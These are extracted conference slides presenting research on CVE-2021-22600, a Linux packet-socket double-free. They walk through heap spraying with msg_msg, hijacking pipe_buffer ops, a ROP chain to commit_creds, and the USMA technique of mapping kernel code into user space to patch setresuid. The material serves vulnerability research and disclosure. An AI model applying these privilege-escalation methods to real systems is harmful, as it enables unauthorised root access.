

USMA: Share Kernel Code with Me

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Agenda

- Introduce
- CVE-2021-22600
- ROP solution
- USMA solution
- Summary



Introduce

Two popular exploit methods

Find a structure with a function pointer to hijack pc.

etc: pipe_buffer, tty_struct

Find a structure to make arbitrary r/w primitives.

etc: msg_msg with fuse



Introduce


Vulnerability disclosure timeline

- We discovered in 2021.12, but upstream fixed it soon (syzbot also found)
- Submit exploit whitepaper to Blackhat Asia in 2022.1.7
- Ubuntu disclosed it as CVE-2021-22600 in 2022.1.26



Packet socket

- Receive or send raw packets at the device driver (OSI Layer 2) level.
- Implement protocol modules in user space on top of the physical layer.
- Create a user- memory-mapped ring buffer for asynchronous packet reception or transmission.



https://computersciencewiki.org/index.php/OSI_model



Packet ring buffer

```
struct packet_ring_buffer {
    struct pgv
                       *pg_vec;
    union {
        unsigned long
                             *rx_owner_map;
         struct tpacket_kbdq_core
                                      prb_bdqc;
struct tpacket_kbdq_core {
                  *pkbdq;
    struct pgv
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    char *buffer;
};
```

user space

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The same offset!



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        if (po->tp_version <= TPACKET_V2)</pre>
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How to turn a double free bug?

Not cleanup reference!



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alloc pg_vec with TPACKET_V3



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        swap(rb->pg_vec, pg_vec);
                                                        rb->pg_vec = NULL
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             swap(rb->rx_owner_map, rx_owner_map);
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr); first free pg_vec
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
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Questions

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- Can we control the double free time?
- Can we trigger the bug any times?



Questions

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL |
    __GFP_NOWARN);
    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
    }
}</pre>
```

buffer
block_nr

pg_vec

Double free size can be controlled



Questions

Can we control the double free size?

- /
- Can we control the interval time of double free?



• Can we trigger the bug any times?




- controlled by req.tp_block_nr
- free in separate syscall context
- use different packet socks

Nice bug to exploit:)



Step1: Leak kernel address





```
Step1: Leak kernel address
                                                                   m_list.next
                                                                   m_list.prev
                                                                    m_type
                                                                     m_ts
                                                                                       Alloc heap with any size between 48 and 4096
                                                                     next
static struct msg_msg *alloc_msg(size_t len)
                                                                    security
    struct msg_msg *msg;
    struct msg_msgseg **pseg;
    size_t alen;
                                                                   message
                                                                     data
    alen = min(len, DATALEN_MSG);
    msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
    return msg;
                                                                                 #define DATALEN_MSG ((PAGE_SIZE-sizeof(struct msg_msg))
```



Step1: Leak kernel address

```
struct msg_msg *copy_msg(src, dst)
    size_t len = src->m_ts;
    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);
    for (dst_pseg = dst->next, src_pseg = src->next;
      src_pseg != NULL;
      dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {
        len -= alen;
        alen = min(len, DATALEN_SEG);
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    return dst;
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m list.next m_list.prev m_type m ts next security message data

overwrite the m_ts field

read out of bound



Step1: Leak kernel address

Heap fengshui.

timerfd_ctx

. . .

timerfd_ctx

pg_vec

timerfd_ctx


...

timerfd_ctx



Step1: Leak kernel address

- Heap fengshui.
- First free pg_vec, use msg_msg to spray.







Step1: Leak kernel address

- · Heap fengshui.
- First free pg_vec, use msg_msg to spray.
- Second free pg_vec, spray msg_msgseg to overwrite m_ts field for oob read.


```
struct msg_msgseg {
    struct msg_msgseg *next;
    /* the next part of the message follows immediately */
};
static struct msg_msg *alloc_msg(size_t len) {
    len -= alen;
    pseg = &msg->next;
    while (len > 0) {
        struct msg_msgseg *seg;
        alen = min(len, DATALEN_SEG);
        seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
        *pseg = seg;
        seg->next = NULL;
        pseg = &seg->next;
        len -= alen;
}
```







Step1: Leak kernel address



Leak kernel text address and timerfd_ctx address



Step2: Hijack pc

Trigger bug again and select pipe_buffer as victim object.


```
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

page
offset
len
ops
flags
private
pipe_buffer



Step2: Hijack pc


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- Use the msg_msgseg object to overwrite the ops and make the ops point to timerfd_ctx.





Step2: Hijack pc

- Trigger bug again and select pipe_buffer as victim object.
- Use the msg_msgseg object to overwrite the ops.
- Free the timerfd_ctx and use msg_msgseg to spray and construct a fake pipe_buf_operations.



```
struct pipe_buf_operations {
    int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
    void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
    bool (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
    bool (*get)(struct pipe_inode_info *, struct pipe_buffer *);
};
```



Step3: stack pivoting

```
rsi points controlled pipe_buffer
                                                                                                   0x39
                                                                                                                           make rsp pointe pipe_buffer
push rsi; jmp qword ptr [rsi + 0x39];
pop rsp; pop r15; ret; ←
add rsp, 0xd0; ret;
pop rdi; ret; // 0
prepare_kernel_cred;
pop rcx; ret; // 0
test ecx, ecx; jne 0xd8ab5b; ret;
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
commit_creds;
mov rsp, rbp; pop rbp; ret;
```

rsp

pipe_buffers



rsp Step3: stack pivoting pipe_buffers increase the stack frame make rsi point to controlled pipe_buffer 0x39 make rsp pointe pipe_buffer push rsi; jmp qword ptr [rsi + 0x39]; pop rsp; pop r15; ret; add rsp, 0xd0; ret; ← 0xe0 pop rdi; ret; // 0 prepare_kernel_cred; pop rcx; ret; // 0 test ecx, ecx; jne 0xd8ab5b; ret; mov rdi, rax; jne 0x798d21; xor eax, eax; ret; commit_creds; mov rsp, rbp; pop rbp; ret;



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pop rdi; ret; // 0

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pop rcx; ret; // 0

rsp

increase the stack frame

pipe_buffers

0x8

0x39

make rsp pointe pipe_buffer

prepare args

Now we can do normally rop to modify the credential of the process



Summary

- Easy to hijack pc but hard to find gadget.
- When CFI is enabled, rop is impossible.
- Find suitable heap object is also a time-consuming task.

[v4,01/17] add support for Clang CFI

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Sami Tolvanen

This change adds support for Clang's forward-edge Control Flow Integrity (CFI) checking. With CONFIG_CFI_CLANG, the compiler injects a runtime check before each indirect function call to ensure the target is a valid function with the correct static type. This restricts possible call targets and makes it more difficult for an attacker to exploit bugs that allow the modification of stored function pointers. For more details, see:

https://clang.llvm.org/docs/ControlFlowIntegrity.html

Clang requires CONFIG_LTO_CLANG to be enabled with CFI to gain visibility to possible call targets. Kernel modules are supported with Clang's cross-DSO CFI mode, which allows checking between independently compiled components.

With CFI enabled, the compiler injects a __cfi_check() function into the kernel and each module for validating local call targets. For cross-module calls that cannot be validated locally, the compiler calls the global __cfi_slowpath_diag() function, which determines the target module and calls the correct __cfi_check() function. This patch includes a slowpath implementation that uses __module_address() to resolve call targets, and with CONFIG_CFI_CLANG_SHADOW enabled, a shadow map that speeds up module look-ups by ~3x.

https://patchwork.kernel.org/project/linux-kbuild/patch/20210331212722.2746212-2-samitolvanen@google.com/




What is USMA?

User-Space-Mapping-Attack



```
static int packet_mmap(file, sock, vma) {
    start = vma->vm_start;
    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
        if (rb->pg_vec == NULL)
             continue;
        for (i = 0; i < rb->pg_vec_len; i++) {
             struct page *page;
             void *kaddr = rb->pg_vec[i].buffer;
             int pg_num;
             for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                 page = pgv_to_page(kaddr);
                 err = vm_insert_page(vma, start, page);
                 if (unlikely(err))
                      goto out;
                 start += PAGE_SIZE;
                 kaddr += PAGE_SIZE;
```





```
int vm_insert_page(struct vm_area_struct *vma, unsigned long addr,
            struct page *page)
    if (addr < vma->vm start || addr >= vma->vm end)
        return -EFAULT;
    if (!page_count(page))
        return -EINVAL;
    if (!(vma->vm_flags & VM_MIXEDMAP)) {
        BUG_ON(mmap_read_trylock(vma->vm_mm));
        BUG_ON(vma->vm_flags & VM_PFNMAP);
       vma->vm_flags |= VM_MIXEDMAP;
    return insert_page(vma, addr, page, vma->vm_page_prot);
EXPORT_SYMBOL(vm_insert_page);
```



```
static int insert_page(struct vm_area_struct *vma, unsigned long addr,
             struct page *page, pgprot_t prot)
    struct mm struct *mm = vma->vm mm;
    int retval;
    pte_t *pte;
    spinlock_t *ptl;
    retval = validate_page_before_insert(page);
    if (retval)
         goto out;
    retval = -ENOMEM;
    pte = get_locked_pte(mm, addr, &ptl);
    if (!pte)
         goto out;
    retval = insert_page_into_pte_locked(mm, pte, addr, page, prot);
    pte_unmap_unlock(pte, ptl);
out:
    return retval;
```



The treasure hidden in the code

```
static int validate_page_before_insert(struct page *page)
{
    if (PageAnon(page) || PageSlab(page) || page_has_type(page))
        return -EINVAL;
    flush_dcache_page(page);
    return 0;
}
```

- ls it a anonymous page? 🛛 🗙
- Is it a slab allocated page?
- Is it has a type?

```
#define PG_buddy 0x00000080

#define PG_offline 0x00000100

#define PG_table 0x00000200

#define PG_guard 0x00000400
```

There is no page type for kernel code page!



- Prot is vma->vm_page_prot that we can control.
- Map kernel code to user space and overwrite it directly.



Overwrite kernel code

```
static int packet_mmap(struct file *file, struct socket *sock, struct vm_area_struct *vma) {
    start = vma->vm_start;
    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++) {
         if (rb->pg_vec == NULL)
             continue;
        for (i = 0; i < rb > pg_vec_len; i++) {
             struct page *page;
             void *kaddr = rb->pg_vec[i].buffer;
             int pg_num;
             for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++) {
                 page = pgv_to_page(kaddr);
                 err = vm_insert_page(vma, start, page);
                 if (unlikely(err))
                      goto out;
                 start += PAGE SIZE;
                 kaddr += PAGE_SIZE;
```

- vm_insert_page cannot return an error.
- Use ret2dir or fuse+setxattr to control all the bytes in pg_vec array.



Overwrite kernel code

Overwrite one byte to change the jump judgment logic of __sys_setresuid() .



Overwrite kernel code

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- Construct a kernel read/write primitives by overwriting some rarely used system calls.



Summary

Limit point

- Create a packet sock need to call unshare(CLONE_NEWUSER|CLONE_NEWNET).
- Make sure that vm_insert_page() cannot return err.

General point

- pg_vec object can occupy the heaps with various sizes.
- Easily change kernel code to do anything.



Q&A



THANK YOU